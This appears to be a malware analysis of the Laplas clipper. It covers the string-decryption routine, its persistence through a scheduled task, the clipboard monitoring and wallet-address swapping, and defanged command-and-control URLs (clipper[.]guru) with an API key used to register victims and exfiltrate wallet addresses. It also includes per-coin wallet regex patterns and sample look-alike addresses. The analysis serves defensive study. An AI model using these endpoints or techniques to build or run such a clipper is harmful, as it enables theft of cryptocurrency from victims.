
Available for relatively low cost



Laplas clipper developers are actively producing new variants



# Available with several variants





Decryption routine that decodes and decrypts strings



Uses decrypted strings to establish persistence



Creates windows task to run the clipper malware every minute for 416 days



Targets various cryptocurrency wallet address

```
// main.decrypt
__int128 __golang main_decrypt(int a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = encoding_base64_ptr_Encoding_DecodeString((int)dword_7C23CC, a1, a2);
  v2 = runtime_makeslice((int)&RTYPE_uint8, v4, v4);
  for ( i = 0; i < v4; ++i )
    *(_BYTE *)(v2 + i) = byte_78D1C1 ^ *(_BYTE *)(v5 + i);
  *(_QWORD *)&result = __PAIR64__(v4, v2);
  DWORD2(result) = v4;
  return result;
}
```


# Clipping functionality

## Enables fraudulent crypto transaction

- Clipper bot generates and sends back a look-alike wallet address to the clipper malware
- Clipper malware overwrites the original wallet address in the clipboard with the look-alike wallet address

## Exfiltration

- Sends the victim's cryptocurrency wallet address to the clipper bot



## Registers victim's machine with clipper bot

- Registers with the attacker-controlled clipper bot
- Receives regular expression patterns for cryptocurrency wallet address

## Monitors clipboard

- Constantly monitors victim's clipboard for cryptocurrency wallet address by matching with the regular expression patterns

# Clipper communication with clipper bot

## Registers with clipper bot

hxxp[://]clipper[.]guru/bot/online?guid=<DESKTOPNAME>\<USERID>&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c

## Receives regex patterns

hxxp[://]clipper[.]guru/bot/regex?key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c

## Exfiltrates wallet address

hxxp[://]clipper[.]guru/bot/get?address=<Victims address >&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c

# Regex patterns sent from clipper bot

Regular expressions received	Cryptocurrencies
1[1-9A-HJ-NP-Za-km-z]{32,33} 3[1-9A-HJ-NP-Za-km-z]{32,33} X[1-9A-HJ-NP-Za-km-z]{33} [1-9A-HJ-NP-Za-km-z]{44}	Dash
Bc1q[023456789acdefghijklmnpqrstuvwxyz]{38,58}	Bitcoin
q[a-z0-9]{41} p[a-z0-9]{41}	Bitcoin Cash
L[a-km-zA-HJ-NP-Z0-9]{33} M[a-km-zA-HJ-NP-Z0-9]{33}	Zcash
ltc1q[a-zA-Z0-9]{38}	Litecoin
0x[a-fA-F0-9]{40}	Ethereum
Bnb1[0-9a-z]{38}	Binance coin
D[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}	Dogecoin

Regular expressions received	Cryptocurrencies
4[0-9AB][1-9A-HJ-NP-Za-km-z]{93} 8[0-9AB][1-9A-HJ-NP-Za-km-z]{93}	Monero
r[0-9a-zA-Z]{33}	Ripple
t1[a-km-zA-HJ-NP-Z1-9]{33}	Tezos
ronin:[a-fA-F0-9]{40}	Ronin
T[A-Za-z1-9]{33}	Tron
addr1[a-z0-9]+	Cardano
cosmos1[a-z0-9]{38}	Cosmos

# Sample Look-alike wallet address from clipper bot

```
.text:00604EA2  
.text:00604EA2 loc_604EA2:  
.text:00604EA2 mov [esp+4Ch+var_20], eax  
.text:00604EA6 mov [esp+4Ch+var_28], ebx  
.text:00604EAA mov [esp+4Ch+var_2C], ecx  
.text:00604EAE call main_clipboardRead  
.text:00604EB3 mov eax, dword ptr [esp+4Ch+var_4C.wall]  
.text:00604EB6 mov ecx, dword ptr [esp+4Ch+var_4C.wall+4]  
.text:00604EBA mov edx, dword ptr [esp+4Ch+var_4C.ext]  
.text:00604EBE test edx, edx  
.text:00604EC0 jz short loc_604EDB
```

100.00% (-316,2741) (1630,1082) 002042BA 00604EBA: main\_startHandler+11A (Synchronized with EIP)

```
Hex View-1  
1140C360 30 78 35 31 36 44 45 38 39 33 42 39 63 39 34 33 0x516DE893B9c943  
1140C370 30 30 36 36 62 43 31 31 31 36 46 65 61 61 36 45 00666bC1116Feaa6E  
1140C380 30 39 41 36 33 34 39 64 38 33 00 00 00 00 00 00 09A6349d83.....  
1140C390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
1140C3A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

**Cryptocurrency wallet address sent from the analysis machine**

0x516DE893B9c94300666bC1116Feaa6E09A6349d83

0xbd0b7a89674A0Cff1870b5aC65578b39172979f9

**Cryptocurrency wallet address received from the Clipper bot**

0x516Aafd0bae6e65A45e0808c6Ae7560d9622B246

0xbd04EeD05CE7C532670A4564Ae6acbE849a7dB97

# Take aways

1

Stay Vigilant

2

Use Secure wallets

3

Follow best practices for online security

4

Exercise caution when engaging with  
cryptocurrency activities



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